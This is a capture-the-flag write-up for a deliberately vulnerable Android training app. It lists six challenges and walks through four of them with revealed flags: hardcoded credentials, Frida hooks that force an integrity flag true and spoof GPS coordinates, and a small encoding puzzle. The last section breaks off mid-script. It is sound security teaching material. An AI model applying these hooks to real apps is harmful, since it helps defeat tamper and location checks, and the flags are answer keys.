

botCTF - Mobile Security Package

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Abstract:

The **BotCTFChallenge** tests Android security skills through **six** real-world vulnerability challenges. Participants will exploit **Broken Authentication** to bypass login, use **Frida for Location Spoofing and other challenges**, decode obfuscated data in **BotCoded Cipher**, abuse **Broadcast Receivers in Intercept & Execute**, and achieve **Arbitrary Code Execution** to run custom scripts. Each challenge enhances reverse engineering, security analysis, and exploitation techniques, making it a hands-on learning experience for cyber enthusiasts.

6 Challenges:

id	name	encrypted_flag	hint
1	Broken Authentication	KlmU3nCOuTFMTOnarInzynp/1yuovi pkMwEMfJtnqlf2MDyx8T+ccaR28huj mXk2	Enter the flag you got when logging in!
2	Conditionally Yours	dhEG7l9GbBGILt/TmjINQPFp65aCQ G3rLonBLILUiExgxu7lTahO8rZuatRr QsNH	Runtime illusions can be powerful
3	Location Spoofing	8dgvwJt9m+Kz2Vjy59YbhhLGzSPm UYnmGzwGss8HZKoc647RO0aGTm UMLoogy7xa	Your phone says you're here, but are you really?
4	BotCoded Cipher	dyen2krqfBeEMKJMbVP1dE7Ww4P ZMkBBL9ojEY/nDcClytHuSXbLoot/e NIA8NBv	Some encoding trickery is involved
5	Intercept & Execute	hZnnzQJz0t6W+ab6wl9+TXLTzR40C YNIPviw+02S33mSPC4yTnvoMZTm 2GsTYV/r1ozbUBQ26agRG9ITiZaa8 Q==	Not all broadcasts are silent. Some expose an interface

6	Arbitrary Code Execution	B/x5vvZIt/9C1xP4+rrMY3KBPMbSS OI/Lpd7HGKzpzUlmdKSp4YFFxKaFf Tlme+X	Run your own code inside the app!
---	--------------------------	--	--------------------------------------

1. Broken Authentication


Flag: bot{1nv4l1d_s3ss10n_t0k3n}

Walkthrough:

1. Open the app and look for a login screen.
2. Check if there is a hardcoded(DatabaseHelper.kt) username/password in the APK.
3. If successful, extract the flag from the response after logging in.

Tools Required: jadx or apktool


Screenshots of walkthrough attached below



The screenshot shows the JADX GUI interface with the file "DatabaseHelper.java" open. The code is as follows:

```
    int read = open.read(bArr);
    if (read > 0) {
        fileOutputStream.write(bArr, 0, read);
    } else {
        fileOutputStream.flush();
        fileOutputStream.close();
        open.close();
        Log.d("DatabaseHelper", "Database copied successfully!");
        registerUser("user", "user123", false);
        return;
    }
} catch (IOException e) {
    Log.e("DatabaseHelper", "Error copying database: " + e.getMessage());
}

// android.database.sqlite.SQLiteOpenHelper
void onUpgrade(SQLiteDatabase db, int oldVersion, int newVersion) {
    if (oldVersion < 2) {
        ...
    }
}
```



2. Conditionally Yours

Flag: bot{y0u_n33d_t0_t4mp3r_7h15}

Walkthrough:

```
adb shell am start -n com.example.ctfchatbot/.FlagActivity
```

1. Use a runtime instrumentation tool to explore the app's behavior.

Focus on the isModified boolean inside FlagActivity.

2. Hook into the app while it's running and override return values or fields.


Your goal is to flip `isModified` to true without altering the APK directly.

3. Once the flag path is taken, observe the Toast or logs for the real flag.

Look for log tags like "BotCTF" or other clues in logcat.


Tools required: use jadx or apktool, frida

Screenshots of walkthrough attached below




The screenshot shows a terminal window with the following content:

```
frida_script.js > ...
1 Java.perform(function () {
2     var FlagActivity = Java.use("com.example.ctfchatbot.FlagActivity");
3     FlagActivity.isModified.implementation = function () {
4         console.log("Overriding isModified to return true!");
5         return true;
6     };
7 });
8
```



The screenshot shows the Frida terminal interface within an Android Studio window. The terminal output is as follows:

```
> _ | Commands:  
/_/ |_ help -> Displays the help system  
.... object? -> Display information about 'object'  
.... exit/quit -> Exit  
.... More info at https://frida.re/docs/home/  
.... Connected to Android Emulator 5554 (id=emulator-5554)  
Spawned 'com.example.ctfchatbot'. Resuming main thread!  
[Android Emulator 5554::com.example.ctfchatbot ]-> Java.perform(function () {  
    var FlagActivity = Java.use('com.example.ctfchatbot.FlagActivity');  
    FlagActivity.isModified.implementation = function () {  
        console.log("Overriding isModified to return true!");  
        return true;  
    };  
});  
[Android Emulator 5554::com.example.ctfchatbot ]-> Overriding isModified to return true!
```



3. Frida Location Spoofing

```
adb shell am start -n com.example.ctfchatbot/.LocationActivity
```



Flag: bot{f4k3d_gps_p0s1t10n}

Walkthrough:

1. **Decompile the APK** to inspect how it retrieves and validates location data
2. Look into the **AndroidManifest.xml** for permissions like:
`<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>`
`<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>`
3. **Search for location-related methods** in the Smali code or Java classes (MainActivity.smali, LocationActivity.smali)
4. **Inspect res/values/strings.xml** for hardcoded latitude and longitude:
5. **Install Frida server** on the Android device
6. **Attach Frida to the running app**
7. **Create a Frida script to override location values and run**
8. Relaunch the activity that checks for location
9. If the spoofed location matches the expected values, the flag should be revealed.

Tools required: Jadx, Frida

Screenshots of walkthrough attached below



```

File View Navigation Tools Plugins Help
AEHelper DatabaseHelper LoginActivity LocationActivity R res/values/strings.xml
155 <string name="mtrl_switch_tnumo_path_pressed">M2,16 A14,14 0 0,1 .
156 <string name="mtrl_switch_thumb_path_unchecked">M8,16 A8,8 0 0,1 .
157 <string name="mtrl_switch_track_decoration_path">M1,16 A15,15 0 0 .
158 <string name="mtrl_switch_track_path">M0,16 A16,16 0 0,1 16,0 H36
159 <string name="mtrl_timepicker_cancel">Cancel</string>
160 <string name="mtrl_timepicker_confirm">OK</string>
161 <string name="password_toggle_content_description">Show password<
162 <string name="path_password_eye">M12,4.5C7,4.5 2.73,7.61 1,12c1.7:
163 <string name="path_password_eye_mask_strike_through">M2,4.27 L19.:
164 <string name="path_password_eye_mask_visible">M2,4.27 L2,4.27 L4.!
165 <string name="path_password_strike_through">M3.27,4.27 L19.74,20.:
166 <string name="search_menu_title">Search</string>
167 <string name="searchbar_scrolling_view_behavior">com.google.andro:
168 <string name="searchview_clear_text_content_description">Clear te:
169 <string name="searchview_navigation_content_description">Back<st:
170 <string name="send">Send</string>
171 <string name="side_sheet_accessibility_pane_title">Side Sheet<st:
172 <string name="side_sheet_behavior">com.google.android.material.sic:
173 <string name="status_bar_notification_info_overflow">999+</string>
174 <string name="target_latitude">37.7749</string>
175 <string name="target_longitude">-122.4194</string>
176 </resources>

```

Issues: 3 warnings

development

EXPLORER

- DEVELOPMENT
 - assignments/aml
 - sample.py
 - ChatBot
 - com
 - CTFChatBot
 - dataprivacy
 - flutter
 - MalwareAnalysisService
 - MalwareAnalyzer
 - MalwareRecon
 - mobilesecuritylabca1
 - ms
 - projects
- ***
- app-debug.apk
- app-release.apk
- cert.der
- classes.dex
- OUTLINE
- TIMELINE
- DEPENDENCIES
- SOLUTION EXPLORER

d.java classes.dex sample.py ./ JS steal_flag.js JS spoof_gps.js



```

JS spoof_gps.js > ...
1 Java.perform(function () {
2   var Location = Java.use("android.location.Location");
3
4   Location.getLatitude.implementation = function () {
5     console.log("[+] Spoofing Latitude: 17.7749");
6     return 37.7749;
7   };
8
9   Location.getLongitude.implementation = function () {
10    console.log("[+] Spoofing Longitude: -122.4194");
11    return -122.4194;
12  };
13 });

```

stable 40989 291 10K+ 10K+ 4K Projects: 1 Debug Any CPU LF () JavaScript Pixel 5 API 35 (android-arm64 emulator)

```
emu64a:/data/local/tmp # ./frida-server-16.7.3-android-arm64
```



4. BotCoded Cipher

Flag: bot{1337_r3v_3nc0d1ng}


Walkthrough:

`adb shell am start -n com.example.ctfchatbot/.ComplexArithmeticCheckActivity`

1. The challenge name hints at some encoding or cryptography.
2. Inspect the app for hardcoded strings that look encoded (Base64, ROT13, XOR, etc.).
3. If the app takes input, experiment with encoding/decoding to manipulate outputs.
4. Reverse-engineer the encoding logic using jadx or Ghidra and extract the input to be used.
5. Submit the input and check for the flag.

Tools Required: Python (cryptography, base64)

Screenshots of walkthrough attached below



```

development

sample.py
from itertools import product
import string

def decode_character(c):
    ascii_val = ord(c)
    return ((ascii_val * 7 + 5) ^ 3) % 41

def is_valid(input_str):
    if len(input_str) != 4:
        return False

    expected_sequence = [22, 9, 15, 8]

    decoded_sequence = [decode_character(c) for c in input_str]

    return decoded_sequence == expected_sequence

